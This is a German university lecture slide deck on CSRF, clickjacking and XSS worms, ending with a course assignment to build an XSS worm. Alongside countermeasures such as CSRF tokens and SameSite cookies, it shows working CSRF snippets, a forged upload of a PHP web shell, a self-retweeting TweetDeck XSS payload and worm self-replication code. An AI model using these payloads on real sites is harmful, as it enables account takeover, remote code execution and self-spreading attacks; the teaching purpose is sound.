

VORTRAG 7

CSRF & XSS-WÜRMER

von Lukas Knittel

SAME-ORIGIN-POLICY

Simple?

- `http://a.com` darf nicht auf `http://b.com` zugreifen
 - Unterschiedliche web origins
 - origin = (protokoll, domain, port)

I'd like to propose a new, optional HTML tag: IMG. Required argument is SRC="url".

Marc Andreessen in 1993

WAS IST MIT BILDERN?

```

```

(auf <http://a.com>)

Demo

WAS IST MIT SKRIPTEN?

```
<script src="http://b.com/script.js">
```

(auf http://a.com)

Demo

SAME-ORIGIN POLICY

- Grundlegender Sicherheitsmechanismus
- Historisch gewachsen
 - Idee: "Mashup"-Web
- Von Ausnahmen geprägt
 - Cookie scoping
 - (Pseudo-)Protokolle (javascript, ...)
 - Internet Explorer *seufz*
 - ...

FAUSTREGEL

- GET, HEAD und POST *Anfragen* cross-origin möglich
- Cross-origin *Antworten* aber nicht auslesbar

SZENARIO

- Helmut ist Admin auf Seite A
- UI zum Hinzufügen von Admins
 - Browser sendet GET-Anfrage an Server
 - Parameter: name, password
- Können wir einen neuen Admin eintragen?

Demo

CSRF / XSRF

- Cross-Site Request Forgery
- Ungewollte HTTP-Requests über Domaingrenzen
- Auch mit der Session des Opfers! (Session-Riding)
- Mehrere Schritte möglich

IDEEN

```
<script src="http://example.com/logout"></script>

<link rel="stylesheet" href="http://example.com/logout">
<iframe src="http://example.com/logout"></iframe>
<script> // CORS
var x = new XMLHttpRequest();
x.open('get', 'http://example.com/logout');
x.withCredentials = true;
x.send();
</script>
<script>
fetch('http://example.com/logout', {credentials:'include'});
</script>
```

POST?

- Gleiches Szenario wie gerade - aber POST
- Können wir einen neuen Admin eintragen?

Natürlich! Erfordert aber JS.

Demo

IDEEN POST


```
<form action="http://example.com/adduser" method="post">
<input type="hidden" name="user" value="grinch">
</form><script>document.forms[0].submit()</script>
<script> // CORS
var x = new XMLHttpRequest();
x.open('post', '');
x.withCredentials = true;
x.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
x.send('user=grinch');
</script>
<script>
var form = new FormData();
form.append('user', 'grinch');
fetch('http://example.com/adduser',
      {method:"POST", body:form, credentials:'include'}
);
</script>
```

TEXT FILE UPLOAD

```
var data = '<?php $_GET[0]($_GET[1]);',  
    fname = 'shell.php',  
    b = 'xxxxxxxxxx',  
    x = new XMLHttpRequest();  
x.open('post', 'http://example.com/file_upload')  
x.setRequestHeader('Content-Type', 'multipart/form-data, boundary=' + b);  
x.withCredentials = true;  
x.send('--' + b + '\r\nContent-Disposition: form-data; name="file"; ' +  
    'filename="' + fname + '"\r\nContent-Type: ' +  
    'application/octet-stream\r\n\r\n' + data + '\r\n--' + b + '--')
```

AUSWIRKUNGEN

- Anfrage-Daten fälschen



IN REALITÄT

- CSRF in Router-Firmwares
 - Neue Firmware hochladen
 - Command exec
 - Firewall deaktivieren, DNS-Server ändern, ...
- Opfer ausloggen & einloggen in anderen Account (data leaks, ...)
- Self-XSS triggern
- Backends angreifen
 - Authentifizierte Lücken ausnutzen
 - Admins hinzufügen
- ...

GEGENMASSNAHMEN

PROBLEM

- Angreifer
 - kennt alle Parameter & Werte der Anfrage
 - ist in der Lage alle Parameter zu kontrollieren

COUNTER-CSRF

- *CSRF-Tokens*: Nicht erratbare Werte
- Login-Daten erneut anfordern
- CAPTCHAs
- Origin-Header
- SameSite Cookies!

CSRF TOKENS

Generieren:

```
$_SESSION['csrf_token'] = bin2hex(random_bytes(32));
```

Ausliefern:

```
<form method="POST">  
    <!-- weitere Elemente -->  
    <input type="hidden" name="csrf_token"  
        value="<?php echo $_SESSION['csrf_token'] ?>" />  
</form>
```

Überprüfen:

```
$csrfToken = ($_POST['csrf_token'] ?? null);  
// verarbeite POST Daten  
if ($csrfToken !== $_SESSION['csrf_token']) {  
    die('NO! CSRF Token is wrong!');  
}
```

DAS COOKIE PROBLEM

Problem: Browser fügen Cookies selbst bei Cross-Site Requests hinzu und authentifiziert diese dadurch.

- **attacker.com:**

```

```


- PHPSESSID wird automatisch mitgeschickt.

Idee: Einschränken wann Cookies mitgeschickt werden.

SAME-SITE COOKIES

Set-Cookie: promo_shown=1; Secure; SameSite=[Lax, Strict, None]

- Lax
 - Cookie wird nur in "top window navigations" mitgesendet. (Links, Popups)
 - nicht bei non-GET, XHR, Iframe, Image Requests, ...
- Strict
 - Cookie werden nie bei Cross-Site Requests mitgesendet.
- None
 - Browser verhalten sich wie bisher.





SZENARIO

rub.de mit XSS angreifbar...

... trotzdem sicher gegen CSRF?

Nein.

ABER...

One does not simply



stop being exploitable

CLICKJACKING

- Auch "UI-Redressing"
- Idee: Wir bringen das Opfer dazu, die Aktion auszuführen
- ... durch Irreführung

THE ART OF MISDIRECTION

- Wir wollen likes für unsere Fakebook-Seite
 - Iframe mit Like-Button auf Seite
 - Bild darüber (You have won an iPad! Click here!)
 - Wenn Opfer klickt, dann Klick durchlassen

METHODEN

- Klick-Köder darunter
 - Eigentlicher Button transparent
 - iframe folgt z.B. der Maus
- Klick-Köder darüber
 - Klick-Durchlässigkeit
 - Seite einbetten und andere UI darüberlegen
 - Seite einbetten und richtig scrollen (keyhole view)
 - Race condition (Doppelklick erfordern, bei zweitem Klick einblenden)

COUNTER-CLICKJACKING

- X-Frame-Options Header
 - DENY
 - SAMEORIGIN
- CSP: frame-ancestors
- Eher schlecht: Framebuster

XSS-WÜRMER

- Payload
- Weiterverbreitungsroutine

WURM BEISPIEL 1

Persistentes XSS in Profildarstellung

- Angreifer injiziert Wurm in Profil
- Opfer besuchen das Profil des Angreifers
 - Wurm wird ausgeführt (XSS)
- Wurm injiziert sich in das Profil des Opfers (CSRF)
- Passive Verbreitung, exponentiell

→ ungefähre Funktionsweise von Samy



I graduated in:

State: Year: **S**Springfield
High (1084)**MLK**Martin Luther
King High (676)**T**Trinity High
School (328)**HS**NEW YORK
High School (820)[Home](#) | [Browse](#) | [Search](#) | [Invite](#) | [Rank](#) | [Mail](#) | [Blog](#) | [Favorites](#) | [Forum](#) | [Groups](#) | [Events](#) | [Games](#) | [Music](#) | [Classifieds](#)**KICK ASS****Mail Center****Friend Request Manager****I RULE** [Approve or Deny Your Friend Requests Here \[he](#)


Listing 1-10 of 919664

1 2 3 4 5 >> of 91967

[Next](#)

	Date:	From:	Confirmation:
<input type="checkbox"/>	Oct 4, 2005 10:22 PM	  Online Now!	PLEASE DONT PRESS CHARGES Lulu the Loveable Freak wants to be your friend! <input type="button" value="Approve"/> <input type="button" value="Deny"/> <input type="button" value="Send Message"/>

-  [Inbox](#)
-  [Saved](#)
-  [Sent](#)
-  [Trash](#)
-  [Bulletin](#)
-  [Friend Requests](#)
-  [Pending Requests](#)
-  [Event Invites](#)



***andy**
@derGeruhn

 Follow

```
<script  
class="xss">$($('.xss').parents().eq(1).find('a')  
.eq(1).click());$('[data-  
action=retweet]').click();alert('XSS in  
Tweetdeck')</script> ❤️
```

 Reply  Retweet  Favorite  More

RETWEETS
39,868

FAVORITES
3,686



9:36 AM - 11 Jun 2014

WURM BEISPIEL 2

Reflektives XSS in Chatsystem

- Präparierten Link per Nachricht verbreiten
- Bei Klick von Opfer wird Wurm ausgeführt (XSS)
- Der Wurm muss sich dann selbst weiterverbreiten
 - Freundesliste auslesen
 - Weitere Nachrichten schicken (CSRF)
- Aktive Verbreitung

PAYLOAD DES WURMES

- Aufgeteilt in Angriff und Verteidigung
- Es kommt auf euer JS-Wissen an
- Defensives Programmieren zahlt sich aus

ANGRIFF

- Alles, wogegen ihr eine Verteidigung anbietet
- Bitte keine Funktionen "verstecken"
(Verteidigung: "Man kann doch danach suchen!")
- Z.B. Angriffe auf globalen JS-Ausführungskontext
 - Funktionen, deren Funktionalität ihr wiederherstellen könnt löschen/...

VERTEIDIGUNG

- Hier seid ihr komplett frei in eurer Kreativität
- Auch Dinge, für die ihr keinen Angriff habt
- Z.B. anonyme Funktion benutzen (nichts in den globalen Scope leaken)
 - Dazu das `var` keyword benutzen

```
(function(){ // anonyme, selbstausführende Funktion
    var x = function() { alert('bla'); }; // nicht im globalen Scope
    y = function() { alert('ble'); }; // im globalen Scope und gefährdet!
})();
```

KURZER AUSFLUG

AUSFÜHRUNGSREIHENFOLGE JS

- JS läuft single-threaded
- Parser führt Skript-Blöcke direkt beim Parsen aus
 - Wurm obfuscate == sinnlos
 - Gegnerische Würmer sehen euren Wurm erst im DOM, nachdem er bereits ausgeführt wurde
 - Selbst mit setTimeout-Tricks etc.

```
<script> // #1
document.querySelectorAll('script'); // nur der erste Skript-Block
</script>
<script> // #2
alert('Anderer Payload');
</script>
```

VERBREITUNGSRoutine

OH WAIT, IT'S EXPONENTIAL, ISN'T IT. SHIT!

XMLHttpRequest GET

```
var x = new XMLHttpRequest();  
x.open('GET', '/uri/path');  
x.onload = function() { alert(this.responseText); };  
x.send();
```


XMLHTTPREQUEST POST

```
var x = new XMLHttpRequest(),
    value = 'daten';
x.open('POST', '/uri/path');
x.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
x.onload = function() { alert(this.responseText); };
x.send('key=' + encodeURIComponent(value) + '&key2=1');
```

DIE HENNE UND DAS EI

- **Ziel:** Wurm versendet sich selbst
- **Problem:** Wie schreibe ich etwas, was sich selbst enthält?



DIE HENNE UND DAS EI 2

```
<script> // sich selbst im DOM finden, z.B. so:
var s = document.querySelectorAll('script');
var code = s.item(s.length - 1).innerHTML; // letztes script-Element
alert(code);
</script>

<script> // über closurized Variable (alert ruft implizit toString() auf)
var a = function(){ alert(a); };
a();
</script>

<script> // die arguments.callee Methode
(function(){ alert(arguments.callee); })();
</script>
```

ZUR AUFGABE

- XSS-Lücke finden
- XSS-Wurm bauen
 - Dabei XSS und CSRF Lücke ausnutzen
- Siehe Aufgabe unter Material
- Abgabe Aufgabe: 30. Januar 23:59 Uhr
- Wurmcontest: 2. Februar 16:00
- Finalen Wurm bitte als js-Datei an eure Mail anhängen

- Deadline Produkte: 28. Januar 23:59 Uhr
- Abgabe Aufgabe: 30. Januar 23:59 Uhr

FRAGEN?

ANTWORTEN!

Auch per Mail an nds+badbank@rub.de

PDF?!

http://badbank.nds.rub.de/files/slides/1_basics/?print-pdf#

File -> Print... Save as PDF